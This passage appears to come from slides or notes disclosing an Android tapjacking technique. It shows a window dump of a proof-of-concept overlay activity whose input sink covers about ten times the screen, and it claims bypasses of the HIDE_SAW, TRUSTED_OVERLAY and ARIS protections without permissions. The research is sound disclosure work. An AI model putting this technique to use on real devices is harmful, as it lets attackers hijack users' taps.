    return super.onFilterTouchEventForSecurity(event);  
}
```

- ActivityRecordInputSink
 - touchableRegion=[-10799,-23399][10800,23400]
 - 10xScreen Size

```
7: name='8adf150 ActivityRecordInputSink com.poc.poctester/.OverlayActivity', id=5397, displayId=0, inputConfig=NO_INPUT_CHANNEL | NOT_VISIBLE | NOT_FOCUSABLE | NOT_TOUCHABLE, alpha=1.00, frame=[0,0][0,0], globalScale=0.000000, applicationInfo.name=, applicationInfo.token=<null>, touchableRegion=[-10799,-23399][10800,23400], ownerId=19715, ownerId=1000, dispatchingTimeout=0ms, hasToken=<null>, touchOcclusionMode=BLOCK_UNTRUSTED
```


Tapjacking :=

- Bypass HIDE_SAW
- Bypass TRUSTED_OVERLAY
- Bypass ARIS


Tapjacking :=


- Bypass HIDE_SAW
- Bypass TRUSTED_OVERLAY
- Bypass ARIS

NO Runtime Permission requires


NO Privilege requires

Attack Surface






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ActivityRecordInputSink

